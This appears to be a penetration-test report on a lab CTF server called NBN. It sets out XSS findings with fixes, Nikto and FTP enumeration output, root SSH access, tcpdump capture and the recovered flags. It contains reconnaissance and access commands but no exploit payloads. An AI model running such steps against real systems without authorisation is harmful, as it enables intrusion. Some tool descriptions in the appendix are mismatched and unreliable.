Input Vector: URL Query String

Description: Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A

Risk: High

[CWE-79: Improper Neutralization of Input During Web Page Generation \('Cross-site Scripting'\)](#)

DOM Based

Risk Level: High

Description: DOM-Based Cross-Site Scripting (XSS) occurs when a web application dynamically generates content based on user input, and JavaScript code modifies this content, allowing for the injection of malicious scripts into the Document Object Model (DOM) environment. (ZAP)

Impact: Exploiting DOM-Based XSS enables attackers to execute arbitrary JavaScript code within the victim's browser. This bypasses traditional server-side security measures like input validation and output encoding. The consequences include session hijacking, phishing, theft of sensitive data.

Fix

Validate and sanitize all user inputs both on the client and server sides. Avoid using functions like document.write that can introduce XSS vulnerabilities. Restrict the sources from which scripts can be loaded. Regularly update and patch the web application framework.

Reference: [ZAP](#), [XSS](#)

Risk: High

[CWE-79: Improper Neutralization of Input During Web Page Generation \('Cross-site Scripting'\)](#)

Reflected

Risk Level: High


Description: Cross-Site Scripting (XSS) enables attackers to inject malicious code into input fields, which is then reflected back from the server to unsuspecting users.

Impact: Exploiting this vulnerability can lead to the exposure of employee or admin session cookies. Attackers could hijack these sessions, gaining unauthorized access to sensitive areas of the application and perform actions on behalf of the legitimate user.

Fix

Must sanitize all inputs, disable scripting in input fields, and enforce the use of HTTP-only cookies to prevent client-side scripts from accessing them. Content Security Policy can be implemented to further enhance protection against XSS attacks.

Reference: [ZAP](#), [CSP](#)



Information Exposure

Risk: Medium

[CVE-2022-30625](#)

Directory Enumeration

Nikto Output:

Command: nikto -h 10.10.0.66

Description: Nikto shows sensitive info and directories/files to look into, such as robots.txt

```

(kali@kali)-[~]
$ nikto -h 10.10.0.66
- Nikto v2.5.0

+ Target IP: 10.10.0.66
+ Target Hostname: 10.10.0.66
+ Target Port: 80
+ Start Time: 2024-03-24 23:16:46 (GMT-4)

+ Server: Apache/2.4.29 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
+ /robots.txt: Entry '/internal/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /data/: Directory indexing found.
+ /robots.txt: Entry '/data/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 2 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /login.php: Cookie authenticated created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /data/: This might be interesting.
+ /internal/: This might be interesting.
+ /manual/: Web server manual found.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /manual/images/: Directory indexing found.
+ /images/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /login.php: Admin login page/section found.
+ 8076 requests: 0 error(s) and 18 item(s) reported on remote host
+ End Time: 2024-03-24 23:17:35 (GMT-4) (49 seconds)

+ 1 host(s) tested

```

Location: (cd ..) (cd ..) (cd /var/www/html)

```

ftp> cd /var/www/html
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||30989|)
150 Here comes the directory listing.
drwxr-xr-x    6 0      0           4096 Apr 20  2019 assets
drwxr-xr-x    2 0      0           4096 Apr 04  2021 data
-rwxr-xr-x    1 0      0           5686 Apr 03  2021 favicon.ico
drwxr-xr-x    2 0      0           4096 Apr 03  2021 images
-rwxr-xr-x    1 0      0           7391 Apr 03  2021 index.php
drwxr-xr-x    2 0      0           4096 Apr 03  2021 internal
-rwxr-xr-x    1 0      0           4432 Apr 03  2021 login.php
-rwxr-xr-x    1 0      0            194 Apr 03  2021 php.ini
-rwxr-xr-x    1 0      0            27 Apr 03  2021 phpinfo.php
-rwxr-xr-x    1 0      0            55 Apr 03  2021 robots.txt
226 Directory send OK.

```

File: robots.txt, **Directories** /data/ and /internal/

Description: Based on nikto output, I checked the mentioned files/directories that nikto say are interesting such as (**robots.txt**) which showed **internal** and **data** directories.

Impact:

Directory Enumeration - The robots.txt file explicitly mentions /internal/ and /data/ directories as disallowed for web crawlers. This can disclose the existence of these directories that are possibly sensitive or hold confidential information to potential attackers.

```
ftp> more robots.txt
User-agent: *
Disallow: /internal/
Disallow: /data/
```

Data directory showed [flags](#) 1 and 4. Also showing sensitive images such as CEO_gibson.jpg referring to gibson as CEO and stephenson.jpg which I later find out is another employee:

```
ftp> cd data
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||59904|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 63555 Apr 03 2021 CEO_gibson.jpg
-rwxrwxrwx 1 0 0 1491 Mar 25 12:20 customer.list
-rw-rw-rw- 1 0 0 195 Apr 03 2021 flag1
-r----- 1 0 0 71767 Apr 03 2021 flag4.jpg
-rwxr-xr-x 1 0 0 184040 Apr 03 2021 newtech.jpg
-rwxr-xr-x 1 0 0 174727 Apr 03 2021 servicetechs.jpg
-rw----- 1 0 0 45512 Apr 03 2021 stephenson.jpg
```

Internal directory shows customers, employee and index php files:

```
ftp> cd internal
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||43795|)
150 Here comes the directory listing.
-rwxr-xr-x 1 0 0 2592 Apr 03 2021 customers.php
-rwxr-xr-x 1 0 0 2971 Apr 03 2021 employee.php
-rwxr-xr-x 1 0 0 188 Apr 03 2021 index.php
226 Directory send OK.
```

Fix

Review the contents of the directories mentioned in robots.txt and remove any sensitive information, put in a more secure directory. Implement proper access controls and authentication to restrict unauthorized access to sensitive directories.

TCPdump

Tcpdump on webserver only can be done after root access. Output shows [flag6](#).

```
root@nbnserver:~# tcpdump -nn -i any src host 172.16.1.1 -w output.txt
tcpdump: listening on any, link-type LINUX_SLL (Linux cooked), capture size 262144 bytes
^C4678 packets captured
4678 packets received by filter
0 packets dropped by kernel
root@nbnserver:~#
```

Downloading **output file** to kali vm. Output shows [flag6](#).

```
ftp> ls
229 Entering Extended Passive Mode (|||56791|)
150 Here comes the directory listing.
drwxr-xr-x    2 0      0          24576 Mar 26 18:23 Downloads
-rw-r--r--    1 0      0          30 Apr 03 2020 lookingforsomething
-rw-r--r--    1 0      0         16036 Apr 04 2021 nbn
-rw-r--r--    1 0      0        837326 Apr 11 15:20 output.txt
226 Directory send OK.
ftp> get output.txt
local: output.txt remote: output.txt
229 Entering Extended Passive Mode (|||39011|)
150 Opening BINARY mode data connection for output.txt (837326 bytes).
100% |*****| 817 KiB 2.34 MiB/s 00:00 ETA
226 Transfer complete.
837326 bytes received in 00:00 (2.14 MiB/s)
ftp>
```

lookingforsomething file in root directory shows secret directory.

```
(kali㉿kali)-[~]
$ ssh -p 443 root@10.10.0.66
root@10.10.0.66's password:
Welcome to

nbn

**Near-Earth Broadcast Network**
*Someone is Always Watching*

Server

Penetration testing with permission only!

Last login: Fri Apr 12 16:12:32 2024 from 10.10.0.10
root@nbnsrver:~# ls
Downloads lookingforsomething nbn output.txt
root@nbnsrver:~# cat lookingforsomething
What are you looking for?
...
root@nbnsrver:~# cd ...
root@nbnsrver:~/...# ls
'\
root@nbnsrver:~/...# cd '\'
```

The secret directory (cd ...) (cd '\') to get root@nbnsrver:~/.../\#
Shows a pattern of numbers.

```
root@nbnsrver:~/.../\# ls
0 150 203 257 31 363 416 47 522 576 629 682 735 789 841 895 948
1 151 204 258 310 364 417 470 523 577 63 683 736 79 842 896 949
10 152 205 259 311 365 418 471 524 578 630 684 737 790 843 897 95
100 153 206 26 312 366 419 472 525 579 631 685 738 791 844 898 950
1000 154 207 260 313 367 42 473 526 58 632 686 739 792 845 899 951
101 155 208 261 314 368 420 474 527 580 633 687 74 793 846 9 952
102 156 209 262 315 369 421 475 528 581 634 688 740 794 847 90 953
103 157 21 263 316 37 422 476 529 582 635 689 741 795 848 900 954
104 158 210 264 317 370 423 477 53 583 636 69 742 796 849 901 955
105 159 211 265 318 371 424 478 530 584 637 690 743 797 85 902 956
106 16 212 266 319 372 425 479 531 585 638 691 744 798 850 903 957
107 160 213 267 32 373 426 48 532 586 639 692 745 799 851 904 958
108 161 214 268 320 374 427 480 533 587 64 693 746 8 852 905 959
109 162 215 269 321 375 428 481 534 588 640 694 747 80 853 906 96
11 163 216 27 322 376 429 482 535 589 641 695 748 800 854 907 960
110 164 217 270 323 377 43 483 536 59 642 696 749 801 855 908 961
111 165 218 271 324 378 430 484 537 590 643 697 75 802 856 909 962
112 166 219 272 325 379 431 485 538 591 644 698 750 803 857 91 963
113 167 22 273 326 38 432 486 539 592 645 699 751 804 858 910 964
114 168 220 274 327 380 433 487 54 593 646 7 752 805 859 911 965
115 169 221 275 328 381 434 488 540 594 647 70 753 806 86 912 966
116 17 222 276 329 382 435 489 541 595 648 700 754 807 860 913 967
117 170 223 277 33 383 436 49 542 596 649 701 755 808 861 914 968
118 171 224 278 330 384 437 490 543 597 65 702 756 809 862 915 969
119 172 225 279 331 385 438 491 544 598 650 703 757 81 863 916 97
12 173 226 28 332 386 439 492 545 599 651 704 758 810 864 917 970
120 174 227 280 333 387 44 493 546 6 652 705 759 811 865 918 971
121 175 228 281 334 388 440 494 547 60 653 706 76 812 866 919 972
122 176 229 282 335 389 441 495 548 600 654 707 760 813 867 92 973
123 177 23 283 336 39 442 496 549 601 655 708 761 814 868 920 974
124 178 230 284 337 390 443 497 55 602 656 709 762 815 869 921 975
125 179 231 285 338 391 444 498 550 603 657 71 763 816 87 922 976
126 18 232 286 339 392 445 499 551 604 658 710 764 817 870 923 977
127 180 233 287 34 393 446 5 552 605 659 711 765 818 871 924 978
128 181 234 288 340 394 447 50 553 606 66 712 766 819 872 925 979
129 182 235 289 341 395 448 500 554 607 660 713 767 82 873 926 98
13 183 236 29 342 396 449 501 555 608 661 714 768 820 874 927 980
130 184 237 290 343 397 45 502 556 609 662 715 769 821 875 928 981
131 185 238 291 344 398 450 503 557 61 663 716 77 822 876 929 982
132 186 239 292 345 399 451 504 558 610 664 717 770 823 877 93 983
133 187 24 293 346 4 452 505 559 611 665 718 771 824 878 930 984
134 188 240 294 347 40 453 506 56 612 666 719 772 825 879 931 985
135 189 241 295 348 400 454 507 560 613 667 72 773 826 88 932 986
136 19 242 296 349 401 455 508 561 614 668 720 774 827 880 933 987
137 190 243 297 35 402 456 509 562 615 669 721 775 828 881 934 988
138 191 244 298 350 403 457 51 563 616 67 722 776 829 882 935 989
139 192 245 299 351 404 458 510 564 617 670 723 777 83 883 936 99
14 193 246 3 352 405 459 511 565 618 671 724 778 830 884 937 990
140 194 247 30 353 406 46 512 566 619 672 725 779 831 885 938 991
141 195 248 300 354 407 460 513 567 62 673 726 78 832 886 939 992
142 196 249 301 355 408 461 514 568 620 674 727 780 833 887 94 993
```

Reference: [tcpdump](#)

Flags

Flag1

In the web server logged in as gibson, we find **flag 1 {away_we_go}** in the /var/www/html/data folder

```
gibson@nbnserver:/var/www/html/data$ cat flag1


< flag1{away_we_go} >

      ^ ^
      (oo)\_____
      ( _)\        )\/\
           ||----w |
           ||     ||

gibson@nbnserver:/var/www/html/data$
```

Flag 2

Viewing customer's web page after logging into NBN site using gibson's login credentials shows **flag 2 {authorized_user_access}**




Flag 3

Flag 3 found after gaining access to web server with gibson's credentials.

```
drwxr-xr-x  5 1000  1000      4096 Apr 04  2021 gibson
226 Directory send OK.
ftp> cd gibson
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||51491|)
150 Here comes the directory listing.
-rw-rw-rw-  1 0      0      46037 Apr 03  2020 flag3
226 Directory send OK.
ftp> get flag3
local: flag3 remote: flag3
229 Entering Extended Passive Mode (|||9573|)
150 Opening BINARY mode data connection for flag3 (46037 bytes).
100% |*****| 46037      3.94 MiB/s   00:00 ETA
226 Transfer complete.
46037 bytes received in 00:00 (2.80 MiB/s)
ftp> exit
221 Goodbye.
```

home/kali/flag3: open txt, find “flag”: The goggles throw a light, smoky haze across his eyes

and reflect a distorted wide-angle view of a **flag3{brilliantly_lit_boulevard}** that stretches off into an infinite blackness. This boulevard does not really exist, it is a computer-rendered view of an imaginary place.



Flag 4

Flag4.jpg, available to read after gaining root privilege on webserver.

```
root@nbnserver:/var/www/html/data# cat flag4.jpg
♦♦♦♦ZExifM♦2♦♦♦
      D♦♦      ♦http://ns.adobe.com/xap/1.0/<?xpacket begin='' id
='W5M0MpCehiHzreSzNTczkc9d'?>
<x:xmpmeta xmlns:x="adobe:ns:meta/"><rdf:RDF xmlns:rdf="http://www.w3.org/
1999/02/22-rdf-syntax-ns#"><rdf:Description flag4="flag4{metadata_sleuth}"
  xmlns:MicrosoftPhoto="http://ns.microsoft.com/photo/1.0/" /></rdf:RDF></x:
xmpmeta>
```


flag4{metadata_sleuth}

flag4.jpg:



Flag 6

Flag 6{listen} was obtained from tcpdump on web server, which can only be done on root.



Flag 7

Flag7, available after gaining [client machine access](#) via ssh tunnel.

```
stephenson@nbnclient:~$ cat flag7
iVBORw0KGgoAAAANSUHEUgAAAIAAAAUCAIAAADtBSMhAAAAAXNSR0IArs4c6QAAARnQU1BAA
jwv8YQUAAAAJcEhZcwAADsMAAA7DAcdvqGQAAAIASURBVGHd7ZaLbYQwDIAZi4GY56ZhmRvm+j
MyQcUGgVKZ8q1cSP346Pa6fPoCvGwjpjLKwzxsI6YyysM55Z2LpM0/x689PgHLu3Vyzs/ZonsK
WLY+3IMTGJbB4aHkOltp1PvN+muzVEoeHfkqJ+baucC4MKtwvnun/n4tt95vc7CTuHu4q+QJHL
XsUEgqU6UvkwHRNwCU70a6wL0bRBGBYyHb5EjqDkhc7oUfM0bAYxzwkLmgYjyrEnJNNdzTyaqS
mzFXoC1kEhxxdS5/mQXH3zApIs3FohZv53yGBG7MLpBVJAQ5JielrKQkiHQdjt/IiS00TIRZCy
VvYRlpC0aSFUSHtLTH9bQm0ui4p8XRhpCvkELv9IFJOFm0rfj+mEj30w2yGfPd2ZmbCisqcupw
tmS66qHbuqvg+bkawuDbwiwTPtbTsoLeCKN/w5C94Ac+WPxxDOHbIcxtYbBC/yHcUZezQi7PmT
hFVcJXUha1jMq3PBkEolX98wGBn0VZzYF4c2mrF/Oig2+Sgo9M7kRNMFKk050Qi3A7c+t16xhp
ZF2uJf4LC0uFtkJcn8iCrpTVTzk5qDUXTtjaEBd2ADdDc5wdvcER7lyY+xtJ52ELxTSWeRuuJ8
en8mJOze3vmFDf6VsbDOGAavrjLGwzhgLG64rP5wfyGXqkt8NgHgAAAABJRU5ErkJggg==
```

Appendix

Links and References

NBN Request for Proposal

[NBN's Contract for Penetration Testing Services](#)

Report Template Example

[Example Template](#)


Risk Scoring


[NIST CVSS](#)

<https://www.first.org/cvss/>

<https://www.sans.org/blog/what-is-cvss/>

Network Topology





Cost

[Average Cost of Pentesting](#)

Tests/Methodology

[OWASP\(Pentest Methodology\)](#)

[NIST\(Pentest Guide\)](#)

Tools

[recon-ng](#) - Automates reconnaissance tasks for gathering information about targets.

[tcpdump](#) - Captures and analyzes network traffic passing through your network interface.

[NMAP](#) - Scans networks to identify hosts, services, and vulnerabilities.

[Nikto](#) - Identifies potential security weaknesses in web servers.

[OWASP - Amass](#) - Discovers subdomains for a target domain.

[ZAP](#) - Provides a graphical interface for web application security testing.

[Netcat](#) - Offers a versatile tool for network communication and creating network connections.

[john the ripper](#) - Offers a versatile tool for network communication and creating network connections.

[Hydra](#) - Performs brute-force login attempts against different services.

[meterpreter](#) - Provides a powerful post-exploitation framework for compromised systems.

[Nessus](#) - Vulnerability scanner that identifies security weaknesses in systems.

[OpenVAS](#) - Open-source vulnerability scanner similar to Nessus.

[Burp Suite](#) - Comprehensive suite for web application security testing.

[SQLMap](#) - Automates the process of exploiting SQL injection vulnerabilities.

[Aircrack-ng](#) - Cracks Wi-Fi network passwords using captured handshake files.

[Skipfish](#) - Identifies subdomains by searching for DNS records.

[Dirb / Dirbuster](#) - Brute-forces directory listings on web servers.

[w3af](#) - A web application attack and audit framework.